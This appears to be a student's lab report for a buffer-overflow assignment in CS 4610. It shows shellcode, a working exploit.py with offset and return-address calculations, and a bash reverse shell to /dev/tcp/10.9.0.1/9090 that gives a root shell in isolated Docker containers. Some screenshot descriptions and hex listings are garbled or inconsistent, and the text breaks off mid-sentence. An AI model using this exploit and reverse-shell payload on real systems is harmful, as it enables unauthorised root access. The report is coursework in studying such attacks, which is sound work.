


CS 4610 Project 2

Project setup:



```
targed@target: ~/Documents/buf_overflow/Labsetup
=> [bof-server-L4] exporting to image 0.1s
=> => exporting layers 0.1s
=> => writing image sha256:2a4634ef54bd0388e40e9d7ef24291f45d85cb5d057bb 0.0s
=> => naming to docker.io/library/seed-image-bof-server-4 0.0s
=> [bof-server-L3] exporting to image 0.1s
=> => exporting layers 0.1s
=> => writing image sha256:3d91fc43d91a14731c22adc8fd35db3a305540399525 0.0s
=> => naming to docker.io/library/seed-image-bof-server-3 0.0s
=> [bof-server-L1] exporting to image 0.1s
=> => exporting layers 0.1s
=> => writing image sha256:1b642031d4a05ea00e430eddb00a9ae05fc3c48c9ab 0.0s
=> => naming to docker.io/library/seed-image-bof-server-1 0.0s
=> [bof-server-L2] exporting to image 0.1s
=> => exporting layers 0.1s
=> => writing image sha256:d7a0df19412df02e833b73d4b809266f14f0bd9119c 0.0s
=> => naming to docker.io/library/seed-image-bof-server-2 0.0s
=> [bof-server-L4] resolving provenance for metadata file 0.1s
=> [bof-server-L3] resolving provenance for metadata file 0.1s
=> [bof-server-L1] resolving provenance for metadata file 0.0s
=> [bof-server-L2] resolving provenance for metadata file 0.0s
[+] Building 4/4
✓ bof-server-L1 Built 0.0s
✓ bof-server-L2 Built 0.0s
✓ bof-server-L3 Built 0.0s
✓ bof-server-L4 Built 0.0s
targed@target:~/Documents/buf_overflow/Labsetup$ sudo docker compose up -d
WARN[0000] /home/target/Documents/buf_overflow/Labsetup/docker-compose.yml: the attribute 'version' is obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Running 5/5
✓ Network net-10.9.0.0 Created 0.1s
✓ Container server-3-10.9.0.7 Started 2.0s
✓ Container server-4-10.9.0.8 Started 1.9s
✓ Container server-1-10.9.0.5 Started 2.0s
✓ Container server-2-10.9.0.6 Started 2.0s
targed@target:~/Documents/buf_overflow/Labsetup$ echo "hello" | nc 10.9.0.5 9090


^C
targed@target:~/Documents/buf_overflow/Labsetup$ sudo docker ps
CONTAINER ID   IMAGE      COMMAND                  CREATED        STATUS        PORTS        NAMES
5dc4c231f62b   seed-image-bof-server-1   "/bin/sh -c './server'"   About a minute ago   Up About a minute   10.9.0.5     server-1-10.9.0.5
e69100d2bc86   seed-image-bof-server-4   "/bin/sh -c './server'"   About a minute ago   Up About a minute   10.9.0.8     server-4-10.9.0.8
5e198253555e   seed-image-bof-server-3   "/bin/sh -c './server'"   About a minute ago   Up About a minute   10.9.0.7     server-3-10.9.0.7
6ecf32049de    seed-image-bof-server-2   "/bin/sh -c './server'"   About a minute ago   Up About a minute   10.9.0.6     server-2-10.9.0.6
targed@target:~/Documents/buf_overflow/Labsetup$ sudo docker logs 5dc4c231f62b
Got a connection from 10.9.0.1
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof(): 0xffffd078
Buffer's address inside bof(): 0xffffd008
=== Returned Properly ===
targed@target:~/Documents/buf_overflow/Labsetup$ ss
```

Explanation: This screenshot shows the initial lab environment setup. The docker containers were built with `sudo docker compose build` and started with `sudo docker compose up -d`, resulting in four vulnerable servers running at IPs 10.9.0.5 through 10.9.0.8. Address randomization (ASLR) was disabled on the host with `sudo sysctl -w kernel.randomize_va_space=0` to ensure stable memory addresses. A test probe `echo hello | nc 10.9.0.5 9090` was sent to confirm connectivity, and the server responded with the frame pointer and buffer address, confirming the environment is ready.

Task 1: Get Familiar with the Shellcode

I compiled a custom C program to generate shellcode that removes `testfile`. The screenshots show the directory before execution containing the file, and after execution where the injected assembly code successfully deleted it.

Before: (with testfile)



The screenshot shows the Visual Studio Code interface. On the left, the Explorer sidebar shows a file tree with the following structure:


- LABSETUP
 - attack-code
 - bof-containers
 - server-code
 - shellcode
 - .gitignore
 - a32.out
 - a64.out
 - call_shellcode.c
 - codefile_32
 - Makefile
 - README.md
 - shellcode_32.py
 - shellcode_64.py
 - testfile
 - docker-compose.yml

The main editor area shows the `shellcode_32.py` file. The code is as follows:

```
1 #!/usr/bin/python3
2 import sys
3
4 # You can use this shellcode to run any command you want
5
6 shellcode = f
7 "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
8 "\x48\x8d\x4b\x8a\x89\x4b\x4c\x8d\x4b\x8d\x89\x4b\x50\x89\x43\x54"
9 "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\xcd\x80\xe8\xd2\xff\xff\xff"
10 "/bin/bash"
11 "-c"
12
13 # You can modify the following command string to run any command.
14 # You can even run multiple commands. When you change the string,
15 # make sure that the position of the " " at the end doesn't change.
16 # The code above will change the byte at this position to zero,
17 # so the command string ends here.
18 # You can delete/add spaces, if needed, to keep the position the same
19 # The " " in this line serves as the position marker
20 # "/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd"
21 "/bin/rm -f testfile; echo done"
22 "AAAA" # Placeholder for argv[0] --> "/bin/bash"
23 "BBBB" # Placeholder for argv[1] --> "-c"
24 "CCCC" # Placeholder for argv[2] --> the command string
25 "DDDD" # Placeholder for argv[3] --> NULL
26
27 content = bytearray(200)
28 content[0:] = shellcode
29
30 # Save the binary code to file
31 with open('codefile_32', 'wb') as f:
32     f.write(content)
```

Explanation: This screenshot shows the modified `shellcode_32.py` file open in VS Code alongside the `testfile` that was created in the `shellcode` directory. The command string on line 19 has been changed from the original `/bin/ls -l; echo Hello; /bin/tail -n 2 /etc/passwd` to `/bin/rm -f testfile; echo done`. The length of this new string was carefully padded with spaces to match the exact character count of the original string. The `testfile` is visible in the file explorer on the left, confirming it exists before the shellcode runs.

After: (program removes testfile)




```
1 #!/usr/bin/python3
2 import sys
3
4 # You can use this shellcode to run any command you want
5
6 shellcode = (
7     "\xeb\x29\x5b\x31\xc0\x88\x43\x89\x88\x43\x8c\x88\x43\x47\x89\x5b"
8     "\x48\xbd\x4d\x0a\x89\x4b\x4c\x8d\x4b\x8d\x89\x4b\x50\x89\x43\x54"
9     "\x8d\x4b\x4e\x31\xd2\x31\xc0\x8b\xdb\xcd\x8b\xeb\xd2\xff\xff"
10     "/bin/bash"
11     "\xc4"
12
13     # You can modify the following command string to run any command.
14     # You can even run multiple commands, when you change the string.
15     # make sure that the position of the * at the end doesn't change.
16     # The code above will change the byte at this position to zero,
17     # so the command string ends here.
18     # You can delete/add spaces, if needed, to keep the position the same.
19     # The * in this line serves as the position marker
20     "/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd"
21     "/bin/rm -f testfile; echo done"
22
23     "AAAA" # Placeholder for argv[0] --> "/bin/bash"
24     "BBBB" # Placeholder for argv[1] --> "c"
25     "CCCC" # Placeholder for argv[2] --> the command string
26     "DDDD" # Placeholder for argv[3] --> NULL
27
28     ).encode("latin-1")
29
30 content = bytearray(200)
31 content[0:] = shellcode
32
33 # Save the binary code to file
34 with open('codefile_32', 'wb') as f:
35     f.write(content)
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

```
target@target:~/Documents/buf_overflow/LukeKaiser/Labsetup/shellcode$ sudo ./shellcode_32.py
[sudo] password for target:
target@target:~/Documents/buf_overflow/LukeKaiser/Labsetup/shellcode$ sudo make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
target@target:~/Documents/buf_overflow/LukeKaiser/Labsetup/shellcode$ ./a32.out
done
target@target:~/Documents/buf_overflow/LukeKaiser/Labsetup/shellcode$
```

Explanation: This screenshot shows the result after running `sudo ./shellcode_32.py` to generate the binary codefile, `sudo make` to compile `call_shellcode.c` into `a32.out`, and then `./a32.out` to execute the shellcode. The terminal output shows "done" printed, which confirms the `echo done` portion of the command string ran successfully. The testfile is no longer visible in the VS Code file explorer on the left, proving that `/bin/rm -f testfile` was executed by the injected shellcode. This demonstrates that the shellcode successfully launched `/bin/bash -c` with the custom command, running at the privilege level of the calling process.

Task 2: Level-1 Attack

Result of Step 2 which prints out the locations of EBP and buffers address

A terminal window titled 'targed@targed: ~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code' showing the execution of 'sudo docker compose up'. The output indicates four containers (server-4-10.9.0.8, server-1-10.9.0.5, server-2-10.9.0.6, server-3-10.9.0.7) are running. It then shows the process of attaching to server-1-10.9.0.5, displaying details like input size (6), frame pointer (0xffb50dc8), and buffer address (0xffb50d58). The output concludes with 'Got a connection from 10.9.0.1' and 'Starting stack'.

```
targed@targed: ~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code
targed@targed:~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code$ sudo docker compose up
[sudo] password for targed:
WARN[0000] /home/targed/Documents/buf_overflow/LukeKaiser/Labsetup/docker-compose.yml: the attribute 'version' is obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Running 4/4
✔ Container server-4-10.9.0.8 Running 0.0s
✔ Container server-1-10.9.0.5 Running 0.0s
✔ Container server-2-10.9.0.6 Running 0.0s
✔ Container server-3-10.9.0.7 Running 0.0s
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-3-10.9.0.7, server-4-10.9.0.8
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffb50dc8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffb50d58
server-1-10.9.0.5 | === Returned Properly ===
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
```

Explanation: This screenshot shows the docker container terminal output after sending a benign echo hello | nc 10.9.0.5 9090 probe to Server 1. The server prints two memory addresses: the frame pointer and the buffer's starting address. The frame pointer points to the base of the current stack frame inside the bof() function, while the buffer address is where the input begins on the stack. These two values are used to calculate the offset. This means byte 116 of the payload will overwrite the saved return address that the CPU uses to know where to go when bof() finishes executing.

Modified exploit.py

```
targed@target: ~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code
targed@target:~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code$ cat exploit.py
#!/usr/bin/python3
import sys

shellcode = (
    "\xeb\x29\x5b\x31\xce\x88\x43\x89\x88\x43\xce\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x8a\x89\x4b\x4c\x8d\x4b\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x89\x31\x2d\x31\xce\x8b\xcd\x88\x8b\x2d\xff\xff"
    "\x00"
)

# You can modify the following command string to run any command.
# You can even run multiple commands. When you change the string,
# make sure that the position of the * at the end doesn't change.
# The code above will change the byte at this position to zero,
# so the command string ends here.
# You can delete/add spaces, if needed, to keep the position the same.
# The * in this line serves as the position marker
"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
# "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0&1 2&1"
"AAAA" # Placeholder for argv[0] --> "/bin/bash"
"BBBB" # Placeholder for argv[1] --> "-c"
"CCCC" # Placeholder for argv[2] --> the command string
"DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd0c8 + 8 # change this number
offset = 0xffffd0c8 - 0xffffd058 + 4 # change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4, byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

targed@target:~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code$
```

Explanation: This shows exploit.py configured with the offset of 116. The payload uses basic shellcode to run `ls -l` and `echo Hello 32`. The docker log screenshot proves that I successfully hijacked the control flow, as the server executed my injected commands.

Results of successful exploit from exploit.py

```
targed@target:~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code
targed@target:~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code$ sudo docker compose up
WARNING[0000] /home/target/Documents/buf_overflow/LukeKaiser/Labsetup/docker-compose.yml: the attribute 'version' is obsolete, it will be ignored, please remove it to avoid potential confusion
[+] Running 4/4
  Container server-3-10.9.0.7 Created                                0.0s
  Container server-1-10.9.0.5 Created                                0.0s
  Container server-2-10.9.0.6 Created                                0.0s
  Container server-4-10.9.0.8 Created                                0.0s
Attaching to server-1-10.9.0.5, server-2-10.9.0.6, server-3-10.9.0.7, server-4-10.9.0.8
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0c8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd058
server-1-10.9.0.5 | === Returned Properly ===
server-2-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd0c8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd058
server-1-10.9.0.5 | total 716
server-1-10.9.0.5 | -rwxr-xr-x 1 root root 17880 Mar 21 00:41 server
server-1-10.9.0.5 | -rwxr-xr-x 1 root root 789296 Mar 21 00:41 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | _apt:x:100:65534::nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000:/home/seed:/bin/bash
```


Explanation: This screenshot shows the docker container terminal after running `sudo ./exploit.py` to generate the badfile and then `cat badfile | nc 10.9.0.5 9090` to send the payload to the server. The server output shows total 716, followed by file listings for server and stack, then Hello 32, and finally two lines from `/etc/passwd`, which shows arbitrary code execution on a root-privileged process.

The screenshot shows a Kali Linux desktop environment. On the left is a vertical dock containing icons for various applications: Activities, Terminal, Firefox, LibreOffice Writer, LibreOffice Calc, LibreOffice Impress, Nautilus, VLC media player, and a question mark icon. The main area of the screen is occupied by a terminal window titled "Mar 21 19:44". The terminal's title bar includes standard window controls (minimize, maximize, close) and a search icon. The terminal content shows a user at a target machine performing several steps:

- The user is in the directory ~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code.
- A file named exploit.py is created using cat.
- The shellcode is defined as a hex string representing a multi-stage payload: a Windows command prompt opening, followed by a series of NOP sleds and arguments for a reverse shell (nc). The shellcode ends with a CRLF character.
- Detailed comments explain each part of the shellcode, such as the purpose of the asterisk in the first command, the role of the shellcode itself, and the specific arguments for the nc listener.
- The exploit function is implemented using bytearray and struct.pack to format the arguments correctly for a 64-bit system.

The terminal output shows the successful execution of these commands.

Explanation: This screenshot shows exploit.py after modifying the command string from the test command to a reverse shell payload: `/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1`


A screenshot of a Linux terminal window. The terminal title bar shows 'Mar 20 21:46' and the path 'targed@targed: ~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code'. The terminal content shows the user 'targed' running 'nc -lnv 9090'. The output is 'Listening on 0.0.0.0 9090', followed by 'Connection received on 10.9.0.5 60262'. Then, a message from the remote side appears: 'bash: initialize_job_control: no job control in background: Bad file descriptor'. Finally, the prompt changes to 'root@9b02953220a2:/bof#', indicating a successful root shell connection.

```
targed@targed: ~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code
targed@targed: ~/Documents/buf_overflow/LukeKaiser/Labsetup/attack-code$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 60262
bash: initialize_job_control: no job control in background: Bad file descriptor
root@9b02953220a2:/bof#
```

Explanation: This screenshot shows the result in the terminal running `nc -lnv 9090` after sending the reverse shell payload to the server. The output shows Listening on `0.0.0.0 9090`, then Connection received on `10.9.0.5`, confirming that the server reached back out to the machine over TCP. The `/bof#` prompt then appears, which is an interactive root shell running inside the Docker container. The `root@` prefix confirms it is operating with root privileges, which is possible because the vulnerable server program itself runs as root

Task 3

Task 3 modified exploit.py

A screenshot of a Linux terminal window. The terminal shows a user running the command 'nc -lnv 9090'. The output indicates it is listening on 0.0.0.0:9090. A connection is received from 10.9.0.6:46222. The prompt changes to 'root@11e081b5e7ba:/bof#', indicating a successful reverse shell with root privileges inside a Docker container. The terminal window has three tabs open, all with the same path: ~/Documents/buf_overflow/LukeKaiser/Labsetup. The system clock at the top right shows Mar 21 19:42.

Explanation: This screenshot shows the result in the terminal running `nc -lnv 9090` after sending the reverse shell payload to the server. The output shows Listening on 0.0.0.0 9090, then Connection received on 10.9.0.6, confirming that the server reached back out to the machine over TCP. The `/bof#` prompt then appears, which is an interactive root shell running inside the Docker container. The `root@` prefix confirms being with root privileges, which is possible because the vulnerable server program itself runs as root

Final result and why:

Because Server 2 hid the EBP, the exact offset was unknown. I bypassed this by spraying the return address across the entire possible range (offset 100 to 308). I set the return address to point to the end of the 517-byte payload (`Buffer_Address + start`), guaranteeing that wherever the actual EIP was located, it would be overwritten and redirected to the shellcode.

Buffer overflows occur because C functions like `strcpy()` do not check boundary limits. Because this program uses the `cdecl` calling convention, the critical Return Address (EIP) is stored on the stack directly above the local variables. By feeding the program 517 bytes into a smaller buffer, the input bleeds up the stack and overwrites

